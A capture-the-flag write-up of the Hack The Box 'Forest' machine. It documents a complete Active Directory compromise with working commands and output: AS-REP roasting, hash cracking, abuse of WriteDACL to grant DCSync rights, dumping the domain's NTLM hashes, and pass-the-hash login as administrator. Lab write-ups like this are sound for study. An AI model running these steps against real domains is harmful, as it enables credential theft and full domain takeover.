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Machine Name	Difficulty	Date Started	Date Completed
Forest	Easy	27/12/2024	27/12/2024

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Learning Points:

- Always enumerate users more and more manually if there's no way to get initial access.
 - We can AS-REP roast a whole domain without any user files at all.
 - Important considerations about the **Account Operators** group.
 - Creating a new user and adding a user to groups using raw PowerShell commands.
 - Abusing **WriteDACL** privileges.
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Attack Path :

1. Used `ldapsearch` and `winldapsearch` to enumerate users and discovered the user `svc-alfresco`.
 2. Launched an **AS-REP Roasting** attack and cracked the hash of the `svc-alfresco` user using **Hashcat**.
 3. Used **BloodHound-python** to map the AD network and discovered the **Exchange Windows Permissions** group had **WriteDACL** permissions.
 4. Added a new user `destiny` to the domain and added the user to the **Exchange Windows Permissions** group and granted **DCSync** privileges using **PowerView**.
 5. Dumped hashes using `secretsdump.py`.
 6. Logged into the Domain Controller as the administrator and retrieved the root flag.
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Default nmap scan :

```
# Nmap 7.94SVN scan initiated Fri Dec 27 09:16:38 2024 as: nmap -sC -sV -oA default 10.10.10.161
Nmap scan report for 10.10.10.161
```

Host is up (0.15s latency).

Not shown: 989 closed tcp ports (conn-refused)

PORT	STATE	SERVICE	VERSION
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53/tcp	open	domain	Simple DNS Plus
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88/tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2024-12-27 03:53:41Z)
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135/tcp	open	msrpc	Microsoft Windows RPC
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139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
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389/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
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445/tcp	open	microsoft-ds	Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
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464/tcp	open	kpasswd5?	
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593/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
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636/tcp	open	tcpwrapped	
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3268/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
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3269/tcp	open	tcpwrapped	
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Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

| smb-os-discovery:

| OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)

| Computer name: FOREST

| NetBIOS computer name: FOREST\x00

| Domain name: htb.local

| Forest name: htb.local

| FQDN: FOREST.htb.local

|_ System time: 2024-12-26T19:53:55-08:00

| smb-security-mode:

| account_used: guest

| authentication_level: user

| challenge_response: supported

|_ message_signing: required

| smb2-security-mode:

| 3:1:1:

|_ Message signing enabled and required

| smb2-time:

| date: 2024-12-27T03:53:51

|_ start_date: 2024-12-27T03:50:25

|_clock-skew: mean: 2h46m49s, deviation: 4h37m10s, median: 6m47s

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done at Fri Dec 27 09:17:19 2024 -- 1 IP address (1 host up)
scanned in 41.14 seconds

We used **ldapsearch** to retrieve the usernames from the Domain Controller (DC).

```
ldapsearch -x -H ldap://10.10.10.161 -D '' -w '' -b "DC=htb,DC=local" |  
grep sAMAccountName | awk -F: '{ print $2 }' | awk '{ gsub(/ /, ""); print  
' }
```



```
(destiny@falcon)~[~/HTB/Machines/Forest]  
$ ldapsearch -x -H ldap://10.10.10.161 -D '' -w '' -b "DC=htb,DC=local" | grep sAMAccountName | awk -F: '{ print $2 }' | awk '{ gsub(/ /, ""); print }'  
AllowedRODCPasswordReplicationGroup  
DeniedRODCPasswordReplicationGroup  
EnterpriseRead-onlyDomainControllers  
CloneableDomainControllers  
ProtectedUsers  
KeyAdmins  
EnterpriseKeyAdmins  
DnsAdmins  
DnsUpdateProxy  
$331000-VK4ADACQNUCA  
SM_2c8eef0a09b545acb  
SM_ca8c2ed5bdab4dc9b  
SM_75a538d3025e4db9a  
SM_681f53d4942840e18  
SM_1b41c9286325456bb  
SM_9b69f1b9d2cc45549  
SM_7c96b981967141ebb  
SM_c75ee099d0a64c91b  
SM_1ffab36a2f5f479cb  
Guest  
DefaultAccount  
DomainComputers  
CertPublishers  
DomainUsers  
DomainGuests  
GroupPolicyCreatorOwners  
RASandIASServers  
EXCH01$  
FOREST$
```

Since we didn't have any credentials, we launched an AS-REP roasting attack.

```
impacket-GetNPUsers HTB.LOCAL/ -dc-ip 10.10.10.161 -no-pass -usersfile  
users.txt
```

But we couldn't find anything useful.

```

(destiny@falcon)-[~/HTB/Machines/Forest]
$ impacket-GetNPUsers HTB.LOCAL/ -dc-ip 10.10.10.161 -no-pass -usersfile users.txt
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/usr/share/doc/python3-impacket/examples/GetNPUsers.py:163: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for
ne-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
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[-] User EXCH01$ doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User FOREST$ doesn't have UF_DONT_REQUIRE_PREAUTH set

```

Using the `ldapsearch` output, we initially missed a user mentioned in a writeup. Therefore, we used `windapsearch` to enumerate the users again.

```
/windapsearch.py --dc-ip 10.10.10.161 -u "" -U
```

We found some users, but we still couldn't find the specific user we were looking for.

```

└─(destiny@falcon)-[~/HTB/Machines/Forest]
└─$ ./windapsearch.py --dc-ip 10.10.10.161 -u "" -U
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.161
[+] Getting defaultNamingContext from Root DSE
[+] Found: DC=htb,DC=local
[+] Attempting bind
[+] ...success! Binded
as:
[+] None
[+] Enumerating all AD users
[+] Found 28 users:
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cn: Sebastien Caron
userPrincipalName: sebastien@htb.local

cn: Lucinda Berger
userPrincipalName: lucinda@htb.local

cn: Andy Hislip
userPrincipalName: andy@htb.local

cn: Mark Brandt
userPrincipalName: mark@htb.local

cn: Santi Rodriguez
userPrincipalName: santi@htb.local

[*] Bye!

```

We then used the following commands to retrieve the domain objects and filter out the usernames.

```

└─(destiny@falcon)-[~/HTB/Machines/Forest]
└─$ ./windapsearch.py --dc-ip 10.10.10.161 -d htb.local --
custom="objectClass=*" | tee objects.txt && awk 'NF{printf "%s ", $0;
next}1' objects.txt > temp.txt && mv temp.txt objects.txt

```

```
└─(destiny@falcon)-[~/HTB/Machines/Forest]
└─$ grep -oP 'CN=[^,]+' objects.txt > usernames.txt
```

```
└─(destiny@falcon)-[~/HTB/Machines/Forest]
└─$ cat usernames.txt | sed 's/^CN=//g' | sort -u | tee users.txt
```

By watching the walkthrough from IppSec, we learned that we could also use `rpcclient` to extract the usernames, as shown below.

```
root@ippsec:~/htb/boxes/forest# rpcclient -U '' 10.10.10.161
Enter WORKGROUP\'s password:
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[$331000-VK4ADACQNUCA] rid:[0x463]
user:[SM_2c8eef0a09b545acb] rid:[0x464]
user:[SM_ca8c2ed5bdab4dc9b] rid:[0x465]
user:[SM_75a538d3025e4db9a] rid:[0x466]
user:[SM_681f53d4942840e18] rid:[0x467]
user:[SM_1b41c9286325456bb] rid:[0x468]
user:[SM_9b69f1b9d2cc45549] rid:[0x469]
user:[SM_7c96b981967141ebb] rid:[0x46a]
user:[SM_c75ee099d0a64c91b] rid:[0x46b]
user:[SM_1ffab36a2f5f479cb] rid:[0x46c]
user:[HealthMailboxc3d7722] rid:[0x46e]
user:[HealthMailboxfc9daad] rid:[0x46f]
user:[HealthMailboxc0a90c9] rid:[0x470]
user:[HealthMailbox670628e] rid:[0x471]
user:[HealthMailbox968e74d] rid:[0x472]
user:[HealthMailbox6ded678] rid:[0x473]
user:[HealthMailbox83d6781] rid:[0x474]
user:[HealthMailboxfd87238] rid:[0x475]
user:[HealthMailboxb01ac64] rid:[0x476]
user:[HealthMailbox7108a4e] rid:[0x477]
user:[HealthMailbox0659cc1] rid:[0x478]
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
```

However, attempting to run it locally failed.

```
└─(destiny@falcon)-[~/Documents]
└─$ rpcclient -U '' 10.10.10.161
Password for [WORKGROUP\]:
Cannot connect to server. Error was NT_STATUS_LOGON_FAILURE
```


We launched an AS-REP Roasting attack again using the new username file.

```
impacket-GetNPUsers HTB.LOCAL/ -dc-ip 10.10.10.161 -no-pass -usersfile  
users.txt
```

In lppSec's walkthrough, he launched the attack without using any username file.

```
—(destiny@falcon)-[~/Documents]  
└─$ impacket-GetNPUsers -dc-ip 10.10.10.161 -request 'htb.local/'  
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```

Name	MemberOf	PasswordLastSet	LastLogon	UAC

svc-alfresco CN=Service Accounts,OU=Security Groups,DC=htb,DC=local				
2024-12-27 11:50:39.130031 2024-12-27 10:30:34.604167 0x410200				
 \$krb5asrep\$23\$svc- alfresco@HTB.LOCAL:88aadedc70998171ef8ea3c97f42ce3e\$fab7befdae958fe8ab9360 e5a143dff78e155f68170cdcd9858bfc3c397cc44e34493152b20c598838fb4cb9d7568e9 e82392f59634826d4208355109fa3b01bfd581866ca03e74bf1058bf36b51e0bcfc58fbb6e 73761ed682657f1c960e7452bef2ba494dd7fbfdff44962c63f19d7d36180fe1c125f0ddfe 7a57f7c4f40d9fe862ffcdad0699559dc1c79cb2776289b5508d335f7457a4a9c6c33cb439 8827aa038f2f95a37adc752ceec7a43b432253e119d62429c541fe17c59775fc7ae235b18e 2ceb2afc78c52fafbe6809504e20dd1c365c054d1f8fbc3cd6fb3e587a569c45dc3e				

We obtained the hash of the user `svc-alfresco`.

```
[*] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)  
[*] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)  
$krb5asrep$23$svc-alfresco@HTB.LOCAL:109e8942b9a0f7e9ee4c8d47d0648a3d$eb063493301b11b3ab1ebc33bf7d94b99e056b1bd461c490b73d521b81322f1401a7eb45927231000ff6e274a74f5373a453793678c9  
ecba07c8ae906436011af93a0b8ef27847cdd7f63bfff79b00a7b101446bd631605421ac44031fe0de3938ba4c2b67476a2e2de63ef892b24d941c99f40d09b9b7a4dfdf1485c678181e7ebc6fa48fcaa7d82ab45ed2d62af2d  
a1af0e942445532d8d209c7c8cf81fe3a9d3c3bb6e6866772b1e1c32c1f8303569e3f49a71ebcd5a2224fd878357aa9ba0d80cfa9a3027d3e95171c46d789ccb5663b7eadb36fd300681c18f10718728d72d3c8b041d4  
[*] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

We were able to crack the hash using Hashcat.

```
—(destiny@falcon)-[~/HTB/Machines/Forest]  
└─$ hashcat -m 18200 alfresco.txt /usr/share/wordlists/rockyou.txt --show  
$krb5asrep$23$svc-  
alfresco@HTB.LOCAL:109e8942b9a0f7e9ee4c8d47d0648a3d$eb063493301b11b3ab1ebc  
33bf7d94b99e056b1bd461c490b73d521b81322f1401a7eb45927231000ff6e274a74f5373  
a453793678c9ecba07c8ae906436011af93a0b8ef27847cdd7f63bfff79b00a7b101446bd63  
1605421ac44031fe0de3938ba4c2b67476a2e2de63ef892b24d941c99f40d09b9b7a4dfdf1  
485c678181e7ebc6fa48fcaa7d82ab45ed2d62af2da1af0e942445532d8d209c7c8cf81fe3
```

```
a9d3c3bb6e68667722b1e1c32c1f8303569e3f49a71ebcd5a2224fd878357aa9ba0d80cfa9
a3027d3e95171c46d789ccb5663b7eadb36fd300681c18f10718728d72d3c8b041d4:s3rvic
ce
```

```
svc-alfresco:s3rvice
```

We used CrackMapExec and were able to confirm that the credentials were working. We also logged in using **Evil-WinRM** and retrieved the user flag.

```
(destiny@falcon)-[~/HTB/Machines/Forest]
$ crackmapexec smb 10.10.10.161 -u "svc-alfresco" -p "s3rvice"
SMB      10.10.10.161    445    FOREST    [*] Windows Server 2016 Standard 14393 x64 (name:FOREST)
SMB      10.10.10.161    445    FOREST    [+] htb.local\svc-alfresco:s3rvice
```


We used BloodHound-python to graph the Active Directory (AD) network.

```
(destiny@falcon)-[~/HTB/Machines/Forest/bloodhound]
└─$ bloodhound-python -d 'HTB.LOCAL' -u 'svc-alfresco' -p 's3rvice' -ns
10.10.10.161 -dc htb.local -c all
INFO: Found AD domain: htb.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: htb.local
INFO: Kerberos auth to LDAP failed, trying NTLM
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: htb.local
INFO: Kerberos auth to LDAP failed, trying NTLM
INFO: Found 32 users
INFO: Found 76 groups
INFO: Found 2 gpos
INFO: Found 15 ous
INFO: Found 20 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: EXCH01.htb.local
INFO: Querying computer: FOREST.htb.local
WARNING: Failed to get service ticket for FOREST.htb.local, falling back
to NTLM auth
CRITICAL: CCache file is not found. Skipping...
WARNING: DCE/RPC connection failed: Kerberos SessionError:
KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Done in 02M 17S
```


Bloodhound Enumeration

Abusing the DCSync method shown in the BloodHound graph (failed).

Shortest paths to high-value targets from owned principals:



Uploaded a Meterpreter reverse shell, loaded Mimikatz, and attempted to perform a DCSync attack, but failed.

```
meterpreter > dcsync HTB.LOCAL\administrator
[DC] 'htb.local' will be the domain
[DC] 'FOREST.htb.local' will be the DC server
[DC] 'HTB.LOCALadministrator' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
ERROR kull_m_rpc_drsrc_CrackName ; CrackNames (name status): 0x00000002 (2)
- ERROR_NOT_FOUND

meterpreter > dcsync_ntlm HTB.LOCAL\administrator
[-] Failed to retrieve information for HTB.LOCALadministrator
```

Tried to perform the DCSync attack using secretsdump, but also failed.


```
—(destiny@falcon)—[~/Documents]
└─$ impacket-secretsdump 'htb.local'/'svc-alfresco':'s3rvice'@'10.10.10.161'
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[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 -
rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
```

```
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[-] DRSR SessionError: code: 0x20f7 - ERROR_DS_DRA_BAD_DN - The
distinguished name specified for this replication operation is invalid.
[*] Something went wrong with the DRSUAPI approach. Try again with -use-
vss parameter
[*] Cleaning up...
```

Abusing the group permissions (WriteDACL) shown in the BloodHound graph, Attempting to perform a DCSync attack.

We marked the `svc-alfresco` user as owned, viewed the groups, and discovered that the user was part of the high-privilege group `Account Operators` through nested groups.



Note about Account Operators:

Account Operators

The Account Operators group grants limited account creation privileges to a user. Members of this group can create and modify most types of accounts, including those of users, local groups, and global groups, and members can log in locally to domain controllers.


Members of the Account Operators group cannot manage the Administrator user account, the user accounts of administrators, or the [Administrators](#), [Server Operators](#), [Account Operators](#), [Backup Operators](#), or [Print Operators](#) groups. Members of this group cannot modify user rights.

As members of the **Account Operators** group, we had the privilege to create and modify certain types of accounts.

Abusing GenericAll permission

While analyzing the domain map, we observed that the **Exchange Windows Permissions** group had **WriteDACL** permissions on the **htb.local** domain.

The WriteDACL privilege gives a user the ability to add ACLs to an object. This means that we can add a user to this group and give them DCSync privileges.



We currently didn't have any users in the **Exchange Windows Permissions** group.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net groups "Exchange Windows Permissions"
```

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net groups "Exchange Windows Permissions"
Group name      Exchange Windows Permissions
Comment         This group contains Exchange servers that run Exchange cmdlets on behalf of users via the management service. Its members have permission to read and modify all Windows accounts and groups. This group should not be deleted.

Members
-----
The command completed successfully.
```

We uploaded **PowerView.ps1** using **Evil-WinRM** and imported it into the PowerShell session.

```
Import-Module ./PowerView.ps1
```

Then, we used the following commands to add our user to the target group.

```
$SecPassword = ConvertTo-SecureString 's3rvice' -AsPlainText -Force
$Cred = New-Object
System.Management.Automation.PSCredential('HTB.LOCAL\svc-alfresco',
$SecPassword)
Add-DomainGroupMember -Identity 'Exchange Windows Permissions' -Members
'svc-alfresco' -Credential $Cred
```

We successfully confirmed that our user, **svc-alfresco**, was added to the **Exchange Windows Permissions** group.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net groups "Exchange Windows Permissions"
Group name      Exchange Windows Permissions
Comment         This group contains Exchange servers that run Exchange cmdlets on behalf of users via the management service. Its members have permission to read and modify all Windows accounts and groups. This group
```

should not be deleted.

Members

svc-alfresco

The command completed successfully.

Abusing WriteDacl permission

We then granted our user, `svc-alfresco`, **DCSync** privileges using the imported **PowerView** module.

```
Add-DomainObjectAcl -Credential $Cred -TargetIdentity "DC=htb,DC=local" -PrincipalIdentity "svc-alfresco" -Rights DCSync
```

This approach didn't work.

```
(destiny@falcon)-[~/HTB/Machines/Forest]
$ impacket-secretsdump HTB.LOCAL/svc-alfresco@10.10.10.161 -o FOREST.LOCAL_HASHES_FULL
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Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[-] DRSR SessionError: code: 0x20f7 - ERROR_DS_DRA_BAD_DN - The distinguished name specified for this replication operation is invalid.
[*] Something went wrong with the DRSUAPI approach. Try again with -use-vss parameter
[*] Cleaning up...

(destiny@falcon)-[~/HTB/Machines/Forest]
$ impacket-secretsdump svc-alfresco@10.10.10.161 -o FOREST.LOCAL_HASHES_FULL
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Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
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[*] Something went wrong with the DRSUAPI approach. Try again with -use-vss parameter
[*] Cleaning up...
```

We created a new user named `destiny`, added the user to the **Exchange Windows Permissions** group as before, and used the same commands. This time, we successfully dumped the hashes using `secretsdump.py`.

```
C:\Users\svc-alfresco\Documents>powershell
powershell
Windows PowerShell
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PS C:\Users\svc-alfresco\Documents> Import-Module ./PowerView.ps1
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PS C:\Users\svc-alfresco\Documents> $SecPassword = ConvertTo-SecureString 'password' -AsPlainText -Force
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PS C:\Users\svc-alfresco\Documents> $Cred = New-Object System.Management.Automation.PSCredential('htb\destiny', $SecPassword)
$Cred = New-Object System.Management.Automation.PSCredential('htb\destiny', $SecPassword)
PS C:\Users\svc-alfresco\Documents> Add-DomainObjectAcl -Credential $Cred -TargetIdentity "DC=htb,DC=local" -PrincipalIdentity "destiny" -Rights DCSync
Add-DomainObjectAcl -Credential $Cred -TargetIdentity "DC=htb,DC=local" -PrincipalIdentity "destiny" -Rights DCSync
```

—(destiny@falcon)-[~/HTB/Machines/Forest]

```
L$ impacket-secretsdump destiny@10.10.10.161 -o FOREST.LOCAL_HASHES_FULL
```

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(destiny@falcon)-[~/HTB/Machines/Forest]
$ impacket-secretsdump destiny@10.10.10.161 -o FOREST.LOCAL_HASHES_FULL
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied bers 'svc-alfresco'
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\331000-VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_2c8eef0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_ca8c2ed5bdab4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
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htb.local\HealthMailboxc3d7722:1134:aad3b435b51404eeaad3b435b51404ee:4761b9904a3d88c9c9341ed081b4ec6f:::
htb.local\HealthMailboxfc9daad:1135:aad3b435b51404eeaad3b435b51404ee:5e89fd2c745d7de396a0152f0e130f44:::
htb.local\HealthMailboxc0a90c9:1136:aad3b435b51404eeaad3b435b51404ee:3b4ca7bcd9a485fa39616888b9d43f05:::
htb.local\HealthMailbox670628e:1137:aad3b435b51404eeaad3b435b51404ee:e364467872c4b4d1aad555a9e62bc88a:::
htb.local\HealthMailbox968e74d:1138:aad3b435b51404eeaad3b435b51404ee:ca4f125b226a0adb0a4b1b39b7cd63a9:::
htb.local\HealthMailbox6ded678:1139:aad3b435b51404eeaad3b435b51404ee:c5b934f77c3424195ed0adfaae47f555:::
htb.local\HealthMailbox83d6781:1140:aad3b435b51404eeaad3b435b51404ee:9e8b2242038d28f141cc47ef932ccdf5:::
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htb.local\HealthMailboxb01ac64:1142:aad3b435b51404eeaad3b435b51404ee:0d17cfe47abc8cc3c58dc2154657203:::
htb.local\HealthMailbox7108a4e:1143:aad3b435b51404eeaad3b435b51404ee:d7baeec71c5108ff181eb9ba9b60c355:::
htb.local\HealthMailbox0659cc1:1144:aad3b435b51404eeaad3b435b51404ee:900a4884e1ed00dd6e36872859c03536:::
htb.local\sebastien:1145:aad3b435b51404eeaad3b435b51404ee:96246d980e3a8ceacbf9069173fa06fc:::
```

Troubleshooting the issue, it was noted that the DCSync attack didn't work for the already existing `svc-alfresco` user but happened for the new user.

We were able to log in to the Domain Controller as the administrator and retrieve the root flag.

```
(destiny@falcon)-[~/Documents]
$ evil-winrm -i forest.htb.local -u administrator -H 32693b11e6aa90eb43d32c72a07ceea6

Evil-WinRM shell v3.5
PS C:\Users\svc-alfresco\Documents> net group "Exchange Windows Permissions" /add destiny
Info: The command completed successfully.

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
PS C:\Users\svc-alfresco\Documents> $SecPassword = Convertto-SecureString "password" -AsPlainText -Force
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
PS C:\Users\svc-alfresco\Documents> Add-DomainObjectAcl -Credential $Cred -TargetIdentity "DC=htb,DC=local"

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
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-ar-----       12/26/2024   7:51 PM             34 root.txt
```